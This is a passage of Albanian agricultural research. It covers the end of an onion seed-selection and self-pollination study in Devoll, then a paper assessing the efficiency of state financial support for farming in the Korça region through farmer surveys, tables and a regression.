Qepa është një bimë tërësisht allogame për shkak të një fenomeni protandrie tepër të pastër.

Realizimi i metodologjisë dhe interpretimi i rezultateve

Studimi në fjalë u krye në zonën e devollit, në fshatin menkulas, tek ngastra e fermerit të kontaktit Lavdërim MIRA.

Toka ku u ngrit eksperimenti është tipike aluvionale me parametra të përshtatshme pedologjike dhe fiziko – kimike për kultivimin e perimeve bulboze.Parabima grurë.

Para ngritjes së eksperimentit u morën mostrat për analizat kimike në thellësi 0 – 20; 20 – 40cm.

Nga analizat e kryera në Q. T. T. B Korçë, rezultoi një pjellori mesatare me azot, fosfor dhe potas, me tendencë të pasur dhe konkretisht:

N = 0, 13%

P = 1, 82mg

K = 14, 2%

Plehërimi me makroplehra u krye konform përlllogaritjeve për tërealizuar një prodhim të kënaqshëm për farë dhe bulba.Konkretisht u përdorën: 110kg/ha azot lëndëaktive në trajtën e nitrarit dhe uresë (50% + 50%).

Fosfor 90 kg/Ha lëndëaktive në trajtën e superfosfatit të granuluar.Potas 130kg/Ha lëndëaktive në trajtën e klorurit të potasit.Plehrat fosfatike u përdorën 70% e tyre para plugimit 26-30 cm dhe 30% para diskimit të parë.

Potasi u përdor 50% para plugimit dhe 50% në vegjetacion.Plehrat azotike u përdorën në vegjetacion 40 ditë para vjeljes së prodhimit të bulbave dhe pjekjes së farës.

Në vitin 2011 në muajin shtator në një ngastër të mbjellë me ekotipin “MIRASI” u zgjodhën 1200 bulba, tipike të kultivarit për tiparet fenotipike si forma e bulbit, madhësia, gjendja fitosanitare.U zgjodhën bulbat me kalibrim midis 60 – 80mm. Bulbat u vendosën në arka plastike dhe u futën në frigorifer, duke u konservuar nëtemperaturë midis +1°C + 4°C, me lagështi relative 92%.

Deri në momentin e mbjelljes në pranverën e vitit 2012, bulbat u kontrolluan dhe u seleksionuan më të dobëtat.100 bulba u eliminuan pasi shfaqën mbirje të shpejta të embrioneve.

Më 24 mars 2012, bulbat u mbollën në fushë të hapur në një ngastër të përgatitur mirë me parabimë grurë.

U përdor një agroteknologji normale sipas metodikës së hartuar.Distancat e mbjelljes së bulbave 80 cm x 70 cm.

Prej bulbave u zhvilluan llastaret frutore duke formuar kaçubet.U kryen disa vrojtime fushore mbi ecurinë e zhvillimit të çdo bime të formuar.Të gjitha kaçubet qëzotëronin 3 llastare frutore, e që paraqesin prezencën e infeksioneve të sëmundjeve u eliminuan.

Nga të 1100 bimët e frutifikuara u morën në studim 85% e tyre. Më 21 maj 2012, pa filluar ende lulëzimi i ombrellave, u krye izolimi me izolatorë të përgatitur, duke vendosur më pare **4mbrojtëse** metalike me qëllim që izolatorët të mbyllin hapësirat, për çdo hyrje të polenit.

Izolatorët u përgatitën prej materiali të përshtatshëm, duke krijuar kushte të favorshme për një autopollenim të shpejtë.

Izolimi realizoi një autofekondim strikt duke i dhënë shkas veprimit të homozigozitetit, i cili shoqërohet me uniformitet të tipareve, paçka se ndihet rënie e stabilitetit.

Efekti i autofekondimit tek bimët allogame është shumë mëi fuqishëm, krahasuar me autofekondimin tek autogamet. Pasi përfundoi autofekondimi, izolatorët u larguan dhe bimët u lanë të lira deri në momentin e pjekjes së farës.

Fotot e mëposhtme reflektojnë procedurat e trajtuara mbi izolimin e lulërive dhe autofekondimin e detyruar.

Bimët me tipare regressive u eliminuan dhe farat e tyre u mbledhën më vete, duke mos u futur në ciklin e përmirësimit gjenetik.

Gjatë periudhës nga mbjellja e bulbave e deri në pjekjen e farës u kryen vrojtime dhe përshkrime fushore mbi vitalitetin e çdo kaçube, qëndresën mbi infeksionet e deri tek cilësia fizike e farës. Të gjitha kaçubet pozitive u volën në momentin e duhur kur fara arriti pjekurinë fiziologjike, e pasqyruar me ngjyrën e saj. Fara e grumbulluar u depozitua në mjedise të pastra dhe iu nënshtrua analizave laboratorike.

Nga analiza laboratorike e kryer në laboratorin e Fakultetit të Buqësisë Korçë, fara rezultoi me energji mbirëse 92% dhe fuqi mbirëse 97%, parametra këto të pranishme për konditat fushore.

Në pranverën e vitit 2013 fara e prodhuar pas **autofekondimit** do të mbillet në farishte për të prodhuar fidanët, të cilët do të mbillen në fushë të hapur për të prodhuar bulbat e ciklit II të prodhimit të S. Elitës.

Nga vrojtimet e kryera gjatë periudhës vegjetative mars – gusht 2012, u konstatua që bulbat me peshë mbi 200 gr dhe me diametër 80 mm kanë tendencën të japin kaçube me mbi 3 llastarë frutore dhe me përmasa mbi 80 cm gjatësi.

Bimët e dobëta me llastarë më pak se 4 dhe me dimensione nën 70 cm japin ombrellat të vogla, të deformuara dhe me sterilitet në periferi të ombrellës.

Gjithashtu, ombrellat e krijuara prej këtyre llastarëve frutore kanë fara me deformime gjeometrike, të imta dhe me peshë më të vogël të 1000 farave.

Në vitin IV të ciklit të dytë, bulbat do të lihen në hapësira të lira për të kryer polenizimin, por me kusht që në një hapësirë prej 2000 m të mos jetë mbjellë asnjë ngastër për prodhim farë qoftë edhe e kultivarit “MIRASI”.

Polenizimi i lirë i kontrolluar do të ndikojë fuqishëm në efektin e heterozisë duke e shtyrë popullatën bimore të qepës drejt një heterogjeniteti brenda genotipit të pastër të origjinës “MIRASI”.

Përfundime

Përzgjedhja e bulbave mëmë me tipare të konsoliduara fenotipike dhe genotipike është themeli i një pune që garanton vazhdimësi në cilësinë e farës së qepës.

Izolimi në kohën e duhur i lulërive (llastarëve frutorë) dhe lloji i izolatorit me aftësi të larta ajrimi krijon kushte për lehtësi polenizimi dhe pllenimi.

Prania e fenomenit të protandrisë tek kjo specie perimore, pra e pjekjes më herët të polenit se asaj të krezës së pistilit, tërheq vëmendjen për specialistët për izolim të kujdesshëm dhe në kohën e duhur. Në të kundërt nuk evitohet allogamia.

Gjatë ciklit të prodhimit të farës, plotësimi me fosfor garanton farë si në aspektin sasior ashtu dhe në atë cilësor.

REFERENCAT

FOURY, C., “L’oignon”, 1981.

OKTROVA, A., “Perimikultura”, 1985.

SCWEISGUTH, B., “L’ etude d’un nonvean type de sterilité male chez l’oignon”, 1985.

SCWEISGUTH, B., “Fifteen years of breeding for hybrid oignons”, 1978.

EKONOMI

VLERËSIME TË EFICENCËS SËMBËSHTETJES FINANCIARE SHTETËRORE PËRBUJQËSINËNË QARKUN E KORÇËS

Adelida Osmani, Arben Kambo, Myslym Osmani

Banka Credins,Tiranë, Universiteti “Fan S. Noli”, Korçë

Universiteti Bujqësor i Tiranës

Përmbledhje

Efienca e mbështetjes shtetërore për bujqësinë shqiptare nuk është e vlerësuar ende, ndonëse ajo ka filluar që në vitin 2007. Qarku i Korçës ka përfituar shumë nga kjo mbështetje, sidomos në mbjelljen e pemëve frutore. Efienca mund të vlerësohet me metoda direkte ose me metoda të tërthorta. Ky punim fokusohet në përdorimin e metodave të tërthorta, të cilat mundësojnë konstatimin e efektit si dhe një vlerësim jo sasior të tij. Në këtë kuadër ne përdorim metodën me pjesëmarrje (të fermerëve) për të vlerësuar efencën e mbështetjes financiare, duke realizuar një përpunim statistikor dhe ekonometrik të rezultateve të intervistimit të një mostre aksidentale të fermërëve të zonës. Disa përfundime kryesore janë: mbështetja financiare në qarkun e Korçës është e konsiderueshme, me impakt të dukshëm dhe ajo përgjithësisht është efiçente, pëmëtaria në përgjithësi mbetet sektori më fitimprurës, i ndjekur nga blegtoria. Duhet mbështetje financiare më e madhe për mbjelljen e pemëve frutore dhe të vreshtave si dhe mbështetje paralele dhe më e fuqishme për përpunimin e produkteve bujqësore dhe blegtorale si dhe në ruajtjen dhe magazinimin e tyre. Diversifikimi dhe përmirësimi i portofolit të mbështetjes, si dhe këshillimi teknik më i mirë, përmirësimi i teknologjive dhe kapaciteteve agropërpunuese, do ta rriste si impaktin ashtu edhe efencën e mbështetjes financiare për bujqësinë në këtë zonë.

Fjalët çelës: Vlerësim, mbështetje financiare, eficencë, bujqësi, metodë e tërthortë.

Abstract


Efficiency of state support for Albanian agriculture is not yet assessed, although it was started since 2007. Korça district has benefited greatly from this support, especially in the cultivated fruit trees. Efficiency can be assessed by direct or indirect methods. This paper focuses on the use of indirect methods which enable the determination of the effect as well as a nonquantitative assessment. In this context we use the approach with farmer's participation to assess the efficiency of financial support conducting an econometric and statistical processing of the results of interviewing an accidental sample of farmers in the area. Some main conclusions are: financial support in the region of Korça is considerable, with significant impact and is generally efficient. Cultivated fruit trees, in general, remains the most profitable sector followed by livestock. Need greater financial support for cultivated fruit trees and vineyards as well as the most powerful parallel support for agricultural and livestock products processing, preservation and storage. A improved, supported and diversified portfolio as well as the best technical advice and technologies,

would increase the impact and the efficiency of financial support for agriculture in the area.

Key words: assessment, support, efficiency, agriculture, method, indirect method, etc.

I-Hyrje

Qarku i Korçës, më poshtë shkurt “*Korça*”, është një nga zonat bujqësore me traditë të hershme, me potenciale të mëdha dhe më e zhvilluar në shkallë vendi. Ai ka rreth



13% të tokës bujqësore në shkallë vendi, 9% të fermave, 21 % të pemëve frutore në prodhim, 10% të vreshtave, 13% të deleve, etj. Një tregues që bie shumë në sy është se Korça ka aktualisht rreth 55% të rrënjëve me mollë. Madhësia e fermës në Korçë është rreth 20% më e madhe se ajo në shkallë vendi, por Korça përdor rreth 23% më pak plehra kimike për fermë se mesatarja në shkallë vendi.

Siç tregon edhe grafiku më poshtë, toka e punuar në Korçë zë rreth 23% të

totalit të fondit të tokës, por edhe pyjet, kullotat dhe livadhet zënë peshë të rëndësishme. Korça përbëhet nga katër rrethe: *Korça, Pogradeci, Devolli dhe Erseka*. Rrethi i Korçës është më i madhi, me më shumë se gjysmën e sipërfaqes së tokës së punuar në shkallë qarku.

Një nga karakteristikat kryesore të Korçës është se gjatë 20 viteve të fundit sektori që është zhvilluar ndoshta më shpejt se të gjithë sektorët e tjerë Brenda bujqësisë është pemëtaria. Numri rrënjëve pemë frutore në krahasim me vitin 1990 është rritur me 120.7%, ndërsa në krahasim me vitin 1994 është rritur me rreth 2.7 herë, ose 270%. Në mënyrë të ndjeshme është rritur numri i mollëve.

Rritja në pemëtarë ka ardhur si nga investimet e fermerëve me burimet e veta financiare, ashtu edhe nga mbështetja financiare që ka dhënë qeveria që nga viti 2007.

Në periudhën 2007-2010 qeveria ka mbështetur bujqësinë e Korçës me rreth 660 milionë lekë. Kjo shumë është përdorur për mbjelljen e pemëve frutore dhe të vreshtave, për ujitjen me pika në pemëtore dhe hapjen e puseve për ujitje, pagesat direkte për krerë lopë ose dele, etj. Mbi 30% e mbështetjes ka shkuar për mbjelljen e pemëve frutore, rreth 3% për mbjelljen e vreshtave, rreth 15% për pagesën e fermerëve që mbarështojnë dele, etj.

Megjithë zhvillimin e vullshëm të pemëtarisë në Korçë dhe investimet e konsiderueshme që janë kryer nga buxheti i shtetit, ende nuk ka vlerësime pak a shumë të plota dhe as të botuara të efekteve të mbështetjes financiare shtetërore në këtë qark. Problemi i kërkimit është mosnjohja e masës së efektit, si dhe sa eficiente

ka qenë kjo mbështetje për bujqësinë, specifikisht në këtë qark. Prandaj objektivi ynë është të kontribuojmë **në vlerësimin e efektit apo efencës së mbështetjes financiare** për bujqësinë në zonën e Korçës. Në mënyrë specifike me anën e këtij kërkimi ne synojmë:

- a. **Të konstatojmë impaktin ose efektin e mbështetjes financiare**
- b. **Të japim një vlerësim nominal të efencës për drejtimet kryesore të mbështetjes, veçanërisht pemëtarinë**
- c. **Të kontribuojmë në përpunimin e metodologjive të tërthorta për konstatimin dhe vlerësimin e efencës së mbështetjes financiare**
- d. **Të identifikojmë faktorët kryesorë që ndikojnë në rritjen e efektit ose në përmirësimin e efencës së saj**

Në këtë studim ne fillimisht trajtojmë përqasjen dhe metodologjinë që kemi përdorur për kryerjen e tij, duke vazhduar me analizën dhe diskutimin e rezultateve. Studimi mbyllet me përfundimet dhe rekomandimet kryesore. Disa nga rezultatet dhe përfundimet kryesore të studimit, janë:

Mbështetja financiare në qarkun e Korçës është e konsiderueshme, me impakt të dukshëm dhe ajo përgjithësisht është efiçente, sepse mbështeten sektorët përgjithësisht më potenciale.

Pemëtaria në përgjithësi mbetet sektori më fitimprurës, i ndjekur nga blegtorja, por edhe perimet nuk janë shumë larg dy sektorëve të parë. Nëse do të vazhdohet me përparësitë aktuale, ku mbjellja e pemëve frutore ose vreshtave zë peshën me të madhe dhe është e pashoqëruar me mbështetje me të madhe në përpunimin e produkteve bujqësore dhe blegtorale si dhe në ruajtje dhe magazinim, efienca e përgjithshme e mbështetjes financiare do të ishte më e vogël. Kushtet dhe tradita janë faktorët më të rëndësishëm që e bëjnë efektive dhe efiçente mbështetjen financiare për prodhimin e frutave. Për prodhimet blegtorale faktorë më të rëndësishëm janë tregu dhe çmimi, dhe disi më pak kushtet dhe tradita. Për perimet faktorë më të rëndësishëm vlerësohen kushtet dhe çmimi. Për të gjithë sektorët, keshillimi teknik, niveli jo i mirë apo mungesa e teknologjive dhe mungesa e kapacitetëve agropërpunuese në zonë mbeten faktorët me ndikim më të fortë negativ mbi efencën ekonomike në të gjithë sektorët. Ka një lidhje të konsiderueshme statistikore midis efencës në pemëtarë, dhe sidomos në perime, me përdorimin e inputeve bujqësore, dhe me rritjen e mundësive të agropërpunimit.

II-Përqasje, materiale dhe metoda

Përqasja që ne përdorim në këtë kërkim është ajo pjesëmarrëse, pra nga pikëpamja e fermerit, pra ashtu si fermerët e mendojnë dhe e vlerësojnë mbështetjen financiare. Ne besojmëse kjo përqasje siguron rezultate reale sepse:

-Një pjesë e fermerëve kanë përfituar nga mbështetja dhe efektet e saj janë të prekshme dhe konkrete për ata.

-Edhe nëse nuk kanë përfituar direkt, fermerët kanë përvojat dhe vlerësimet e tyre shumëvjeçare dhe janë në gjendje të bëjnë vlerësime të përafërta të impaktit apo

eficencës, me kusht që atyre t'u bëhen të thjeshta dhe të kuptueshme domethënia e këtyre termave.

-F fermerët komunikojnë vazhdimisht midis tyre dhe mësojnë nga njëri tjetri. Edhe në këtë rast ata shkëmbejnë informacion, mësojnë dhe bëjnë vlerësime përmes këtij shkëmbimi të informacionit.

Intervistat me fermerë.Ne zgjidhem sipas metodës së zgjedhjes aksidentale 72 fermerë nga rrethi i Korçës dhe Devollit.Kjo është një zgjedhje shkencore që lejon të bëhen vlerësime indikative, të përafërta, për efektin ose efencën e mbështetjes financiare.Fokusi ynë janë pemëtaria, blegtoria, perimet dhe patatet.Pasqyra e mëposhtme tregon strukturën e zgjedhjes sipas drejtimit prodhues të fermës dhe arsimit të të intervistuarve.

Pasqyra 1. Grupimi sipas nivelit të arsimit dhe drejtimit të fermës së të intervistuarve

Drejtimi	Fillor	Tetëvjeçar	I mesëm	I lartë	Totali
Blegtori	1	3			4
Frutikulturë	8	27	19	2	56
Frutikulturë+blegtori		1			1
Mikste	2	1	6		9
Perime			1	1	2
Totali	11	32	26	3	72

Bazë për marrjen e të dhënave me anën e anketave dhe kryerjen e vlerësimeve janë treguesit që paraqiten nëpasqyrën 2. Në kokën e pasqyrës paraqiten disa tregues të cilët ne mendojmë së janë faktorë të rëndësishëm të efencës. Në shtyllën e pare të pasqyrës tregohen aktivitetet kryesore për të cilët çdo i intervistuar ka bërë vlerësim për ndikimin e çdo faktori në efektin ose efencën e mbështetjes financiare shtetërore.

Pasqyra 2.Faktorët potenciale efencës sipas aktivitetëve bujqësore kryesore

Aktiviteti	Ka traditë	Ka kushte tokësore-klimatike	Ka treg për shitje	Ka shtetërore tëpërdhshëm	Ka shtetërore keshillimor tëpërdhshëm	Ka teknologji të mira	Kaqëmime të mira për shitje	Ka përvijë	Ka kërkesë në treg	Ka kërkesë përpunim	Totali i pikëve
Pemëtari											
Blegtori e imet											
Blegtori e trashe											
Perime											
Patate											

Informacioni tjetër i rëndësishëm që është marrë përmes anketave është ai mbi përfitimet nga skemat e mbështetjes, si dhe për çfarë mendojnë fermerët për fokusin (drejtimet) aktual të mbështetjes dhe si duhej të ishte sipas tyre ky fokus.

Modelimi ekonometrik. Përmes modelimit ekonometrik në përqipemi të bëjmë dy gjëra:

Së parë të zbulojmë se cilët janë faktorët me të rëndësishëm që ndikojnë në masën e impaktit dhe të efikasitetit të mbështetjes financiare. *Së dytë*, të bëjmë një vlerësim të masës së efektit që kanë këta faktorë mbi impaktin ose efikasitetin.

Metodat statistikore. Ne përdorim metodën e korrelacionit parametrik dhe metodën e regresit për të vlerësuar shkallën e bashkëshoqërimit apo të lidhjes midis treguesve të efikasitetit dhe faktorëve të ndryshëm të saj, si përdorimi i inputeve bujqësore, aksesit në tregun e produkteve bujqësore, agropërpunimi, etj.

III-Analiza dhe diskutimi i rezultateve

Ne postulojmë se përfitueshmëria si koncept ekonomik nënkupton efikasitetin ekonomik. Për të marrë vlerësimet e fermerëve mbi efikasitetin ne përdorim termin e përfitueshmërisë për produkte apo sektorë të veçante bujqësore, sepse termi i efikasitetit përgjithësisht nuk kuptohet nga fermerët. Për një njohje të përgjithshme të rezultateve të intervistimit mbi efikasitetin, më poshtë në paraqesim një vlerësim të efikasitetit nga ana e fermerëve sipas sektorëve kryesorë, nivelit arsimor të të intervistuarve (Pasqyra 3) dhe sipas drejtimit të fermës dhe sektorëve potenciale (Pasqyra 4). Shifrat në pasqyrat janë vlerësime mesatare të efikasitetit në shkallën 0 deri në 10.

Pasqyra 3. Efienca sipas nivelit arsimor të të intervistuarve dhe sektorëve kryesorë

Arsimi	Pemtaria	Blegtoria	Perime	Patate
Fillor	7.291	7.233	6.243	5.522
Tetëvjeçar	6.910	6.842	6.258	5.708
I mesëm	7.392	7.276	6.405	5.838
I lartë	6.867	6.850	7.300	7.100
Total	7.144	7.068	6.352	5.780

Pasqyra 4: Efienca sipas drejtimit të fermave të intervistuarra dhe sektorëve kryesorë

Drejtimi i fermës	Pemëtaria	Blegtoria	Perime	Patate
Blegtori	6.900	6.950	7.400	7.200
Frutikulturë	7.164	6.986	6.395	5.811
Frutikulturë+blegtori	6.100	6.700	4.900	4.800
Mikste	7.411	7.533	5.989	5.356
Perime	6.250	7.000	7.300	6.750
Total	7.144	7.068	6.352	5.780

Në përgjithësi vlerësimet sipas nivelit(Pasqyra 3) nuk ndryshojnë në mënyrë të konsiderueshme, me përjashtim të perimeve dhe patateve të cilat konsiderohen më shumë efiente nga ana e fermerëve me shkolle të lartë.

Siç duket qartë nga pasqyra 4, fermerët përgjithësisht vlerësojnë më shumë produktet apo aktivitetet ku ata vete janë të fokusuar, me disa përjashtime të pakta por të dukshme, si vlerësimi i perimeve dhe patateve si produkte efiente nga ana e fermerëve blegtorë dhe atyre që kultivojnë perime.Gjithësesi, pemëtaria vlerësohet si më efiente dhe patatet si më pak efiente.

Sa i takon analizës, më pare në shqyrtuam potencialet kryesore bujqësore në zonën e Korçës, potenciale në kuptimin e kushteve klimatiko-tokësore, traditës dhe përvojës, kërkesës së tregut, etj., [5]. Sipas studimit, potencialet kryesore të zonës së Korçës janë si në pasqyrën 5:

Pasqyra 5. Produktet me potenciale të zonës së Korçës

Produkti	Vlerësim i me pikë	Produkti	Vlerësimi me pikë	Produkti	Vlerësimi me pikë
Mollë	315	Djathë dhie	167	Kumbull	84
Qumësht dele	197	Djathëlopë	152	Grurë	83
Dardhë	191	Domate	142	Misër	74
Qumësht lopë	188	Lakër	132	Pjeshkë	71
Qumësht dhie	180	Specë	118	Tranguj	67
Djathë dele	179				

Nga pasqyra konstatohet se molla dhe dardha, si dhe produktet blegtorale janë nga më potencialet në zonën e Korçës.Ndërkohë edhe mbështetja financiare kryesore është fokusuar në prodhimin e mollës dhe të produkteve blegtorale. Prodhimi i rrushit nuk është listuar një produkt sa duhet potencial, ndërsa nga perimet domatja është një produkt potencial. Parë në këtë këndvështrim, mbështetja financiare në qarkun e Korçës është përgjithësisht efiçente, sepse mbështeten sektorët përgjithësisht më potenciale. Megjithatë, efiçenca mund të rritej me tej, nëse disa produkte, si vreshtat, pjeshka ose kumbulla, nuk do të mbështeteshin ose do të mbështeteshin në një masë më të vogël.

Së dyti, në krahasuam fokusin aktual të mbështetjes financiare me atë që do të donin fermerët, që sipas tyre është më efektive, ka më shumë impakt dhe është më efiçente. Pasqyra 6na jep informacionin e nevojshëm për të bërë analizën përkatëse Në këtë pasqyrë shifrat tregojnë vlerësimin mesatar të fermerëve përfitues dhe jopërfitues për skemat mbështetëse sipas sektorëve, në një sistem prej 10 pikësh maksimale.

Pasqyra 6.Krahasimi i fokusit aktual të mbështetjes me atë fokus që fermerët e mendojnë me të mirë

Përfitues	Mbjellje pemë	Blegtoria	Mbjellje vreshta	Magazininim	Përpunim	Tjetër
<i>Jopërfitues nga skemat</i>						
Fokusi aktual	7.50	5.40	4.88	4.68	3.80	X
Fokusi i duhur	9.60	8.20	7.40	9.43	8.83	3.80
Ndryshimi	2.1	2.8	2.52	4.75	5.03	x
<i>Përfitues nga skemat</i>						
Fokusi aktual	8.87	6.21	5.69	4.45	3.45	3.71
Fokusi i duhur	9.20	7.80	6.62	8.48	7.97	3.71
Ndryshimi	0.33	1.59	0.93	4.03	4.52	0
<i>Totali</i>						
Fokusi aktual	8.08	5.73	5.21	4.58	3.66	3.71
Fokusi i duhur	9.43	8.03	7.07	9.03	8.46	3.75
Ndryshimi	1.35	2.3	1.86	4.45	4.8	0.04

Duke shqyrtuar me kujdes pasqyrën vëmë re se:Si përfituesit ashtu edhe jopërfituesit, veçanërisht këtatë fundit, kërkojnë një fokus me të fortë, pra më shumë mbështetje financiare për zonën e Korçës.

Fokus (mbështetje) me i fortë financiar kërkohet për të gjithë sektorët e prodhimit bujqësor, por në pikëpamje krahasuese, më pak focus kërkohet për mbjelljen e pemëve frutore dhe të vreshtave; fokus i fuqishëm kërkohet në përpunimin e produkteve bujqësore dhe blegtorale si dhe në ruajtjen dhe magazinimin e tyre. Me sa duket, fermerët ndiejnë vështirësi të mëdha në përpunim (sektor agropërpunues ende i pazhvilluar) dhe në ruajtjen dhe magazinimin e produkteve të tyre.

E interpretuar ndryshe, me një logjike ekonomike me formale, rritja e fokusit në drejtimet e lartpërmendura do ta rriste impaktin dhe efikasitetin e mbështetjes financiare për bujqësinë në këtë zonë. E thënë me qartë, nëse do të vazhdohej me përparësitë aktuale, ku mbjellja e pemëve frutore dhe/ose vreshtave zë peshën më të madhe, efikasiteti i mbështetjes financiare do të ishte më e vogël.

Më tej, për të gjykuar mbi efikasitetin e mbështetjes financiare në zone në analizuar faktorët e përfitueshmërisë të sektorëve kryesore potenciale të prodhimit bujqësor në këtë zonë.Vetë fermerët vlerësuan shkallën e rëndësisë së çdo faktori për secilin nga sektorët, me anën e një sistemi me 10 pikë maksimale.Pasqyra 7 paraqit në mënyrë

të përmbledhur vlerësimet e agreguara (mesatare) të fermerëve të intervistuar sipas sektorëve prodhues dhe faktorëve të frytshmërisë.

Pasqyra 7.Vlerësimet mesatare të faktorëve të përfitueshmerisë sipas sektorëve në qarkun e Korçës

Dega	Traditë	Kushte	Treg	Keshilla	Teknolo gj	Çmime	Përvojë	Kërkese	Përpun	Total
Fruta	8.79	8.66	7.59	5.30	6.68	7.32	7.79	7.61	4.50	7.14
Blegtori	6.86	7.20	8.04	5.32	6.02	8.04	7.23	8.46	6.43	7.06
Gjedhë	6.75	7.38	7.89	5.55	6.11	8.09	7.11	8.38	6.70	7.11
Perime	6.83	7.25	6.60	5.34	5.68	7.19	6.51	6.64	5.11	6.35
Patate	6.21	6.57	5.90	5.24	5.91	6.59	5.84	5.78	4.00	5.78

Duke analizuar të dhënat gjejmë se: Pemëtaria në përgjithësi mbetet sektori me fitimprures, i ndjekur nga blegtoria, por edhe perimet nuk janë shumë larg dy sektorëve të parë.

Kushtet dhe tradita janë faktorët me të rëndësishëm që e bëjnë efektive dhe eficiente mbështetjen financiare për prodhimin e frutave, në një kohë që dhe kërkesa dhe tregu për to vlerësohen të mira.

Për prodhimet blegtorale faktorë me të rëndësishëm janë tregu dhe çmimi, dhe disi më pak kushtet dhe tradita.

Për perimet faktorë me të rëndësishëm vlerësohen kushtet dhe çmimi, ndonëse krahasuar me pemët frutore dhe blegtorinë këta faktorë paraqiten më pak të rëndësishëm.

Për të gjithë sektorët, keshillimi teknik, niveli jo i mirë apo mungesa e teknologjive dhe mungesa e kapacitetëve agropërpunuese në zonë mbeten faktorët me ndikim me të fortë negativ mbi eficientësinë ekonomike në të gjithë sektorët.

Në vijim, për të vlerësuar implikimet e ndërsjell midis eficientësisë dhe faktorëve të saj ne ndërtojmë modele ekonometrike. Në këtë artikull në kufizohemi vetëm në modelin e vartësisë së eficientësisë në pemëtari nga shkalla e përdorimit të inputeve bujqësore. Duke supozuar lidhje lineare midis këtyre variablave, përfuturojmë modelin:

Eficientia = 5.8243 + 0.1495 * Inpute + e me koeficient korrelacioni 0.28.

Ky rezultat tregon se midis përdorimit të inputeve dhe eficientësisë në pemëtari ka lidhje pozitive: kur përdorimi i inputeve rritet me një njësinë shkallën nga 0 me 10, eficientia në pemëtari rritet me 0.15 njësi. Ky rezultat, për shkak të “matja” që i bëjnë fermerët përdorimit të inputeve apo edhe eficientësisë në shkallën 0 me 10, është jo preciz, defekt ky i kësaj lloji të shkallës së matjes.

Së fundi, ne analizuam forcen e lidhjes midis eficencës dhe disa prej faktorëve të saj. Në u fokusuam kryesisht në dysektorë, pemtarinë lidhur me përdorimin e inputeve, aksesin në agropërpunim dhe aksesin në treg në përgjithësi, si dhe perimet lidhur me përdorimin e inputeve bujqësore. Përtë eliminuar nënjëfarëmasë ndikimin e shkallës së matjes së variablave me shkallën 0 deri në 10, siç theksuam më lart, ne kryem grupimin e të intervistuarve në formën e një pasqyrë 2x2, pra me dy grupe për eficientën dhe dy grupe për secilin nga faktorët e shqyrtuar. Në çdo rast ne logaritëm koeficientin e bashkëshoqërimit.

Pasqyra 8: Pemtaria vs inputeve bujqësore

Eficienta në pemtari	Inputet		Totali
	2.7-6.7	6.7-10	
3.8-6.2	3	6	9
6.2-8.8	5	57	62
Totali	8	63	71

Pasqyra 9: Pemtaria vs agropërpunimit

Eficienta në pemtari	Agropërpunimi		
	Totali	1-5	6-10
3.8-6.2	9	5	4
6.2-8.8	61	12	49
Total	70	17	53

Pasqyra 10: Pemtaria vs tregu

Eficienta në pemtari	Tregu		
	2-5	6-10	Totali
3.8-6.2	6	3	9
6.2-8.8	10	52	62
Total	16	55	71

Pasqyra 11: Perimet vs inputeve bujqësore

Eficienta në perime	Inputet		Totali
	2.7-6.7	6.7-10	
Deri 4.4	8	11	19
4.4-8.4	2	52	54
Totali	10	63	73

Duke e konsideruar këtë tregues si një koeficient të përafërt korrelacioni të modelit ekonometrik linear, nëpërlogaritëm edhe koeficientin përkatës të regresit, i cili tregon ndryshimin marxhinal të eficientës për çdo njësi shtesë të faktorit përkatës të saj. Llogaritjet janë përmbledhur në pasqyrën 12.

Pasqyra 12: Koeficientet e korrelacionit midis eficientës dhe disa faktorëve të saj

Eficienta	Inputet	Agropërpunimi	Tregu
Pemtari	0.70	0.67	0.82
Perime	0.90	x	x

Vihet re lidhje e konsiderueshme midis eficientës në pemtari dhe sidomos në perime me përdorimin e inputeve bujqësore, mundësitë e agropërpunimit dhe me mundësinë e shitjes në treg të produkteve bujqësore.

Analizat e mëtejshme tregojnë se edhe në patate efienca varet mjaft nga shkalla e përdorimit të inputeve. Ka indikacione empirikese edhe kooperimi është një faktor që ndikon në rritjen e efiençës (në perime).

Këto rezultate tregojnë së efienca e mbështetjes financiare varet mjaft edhe nga disponueshmëria e një numri faktorësh, siç janë inputet, agropërpunimi, tregu, kooperimi, etj. Prandaj, efienca e saj do të ishte më e madhe në sektorë apo drejtime ku disponueshmëria e faktorëve të mësipërm është më e fuqishme, ose e thënë ndryshe, nëse duhet të përmirësohet efienca e mbështetjes financiare atëherë duhet të këtë edhe politika për shtimin e përdorimit të inputeve bujqësore, përmirësimin e agropërpunimit dhe rritjen e aksesit në treg, nxitjen e kooperimit midis fermerëve, etj.

IV-Përfundime dhe rekomandime

Mbështetja financiare në qarkun e Korçës është e konsiderueshme, me impakt të dukshëm dhe ajo përgjithësisht është efiçente, sepse mbështeten sektorët përgjithësisht me potenciale.

Pemëtaria nëpërgjithësi mbetet sektori më fitimprurës, i ndjekur nga blegtorja, por edhe perimet nuk janë shumë larg dy sektorëve të parë. Megjithatë, efienca e përgjithshme mund të rritet me tej, nëse disa produkte, si: vreshtat, pjeshka ose kumbulla, nuk do të mbështeteshin, ose do të mbështeteshin në një masë më të vogël.

Kërkohet më shumë mbështetje financiare për zonën e Korçës. Mbështetje financiare më e madhe kërkohet për të gjithë sektorët e prodhimit bujqësor, por në pikëpamje krahasuese, me mbështetje kërkohet për mbjelljen e pemëve frutore dhe të vreshtave dhe mbështetje paralele dhe me e fuqishme kërkohet në përpunimin e produkteve bujqësore dhe blegtorale si dhe në ruajtjen dhe magazinimin e tyre.

Rritja e mbështetjes si më lart do ta rriste si impaktin ashtu edhe efiençën e mbështetjes financiare për bujqësinë në këtë zonë. Nëse do të vazhdohej me përparësitë aktuale, ku mbjellja e pemëve frutore ose vreshtave zë peshën me të madhe dhe e pashoqeruar me mbështetje me të madhe në përpunimin e produkteve bujqësore dhe blegtorale si dhe në ruajtje dhe magazinimi, efienca e përgjithshme e mbështetjes financiare do të ishte më e vogël.

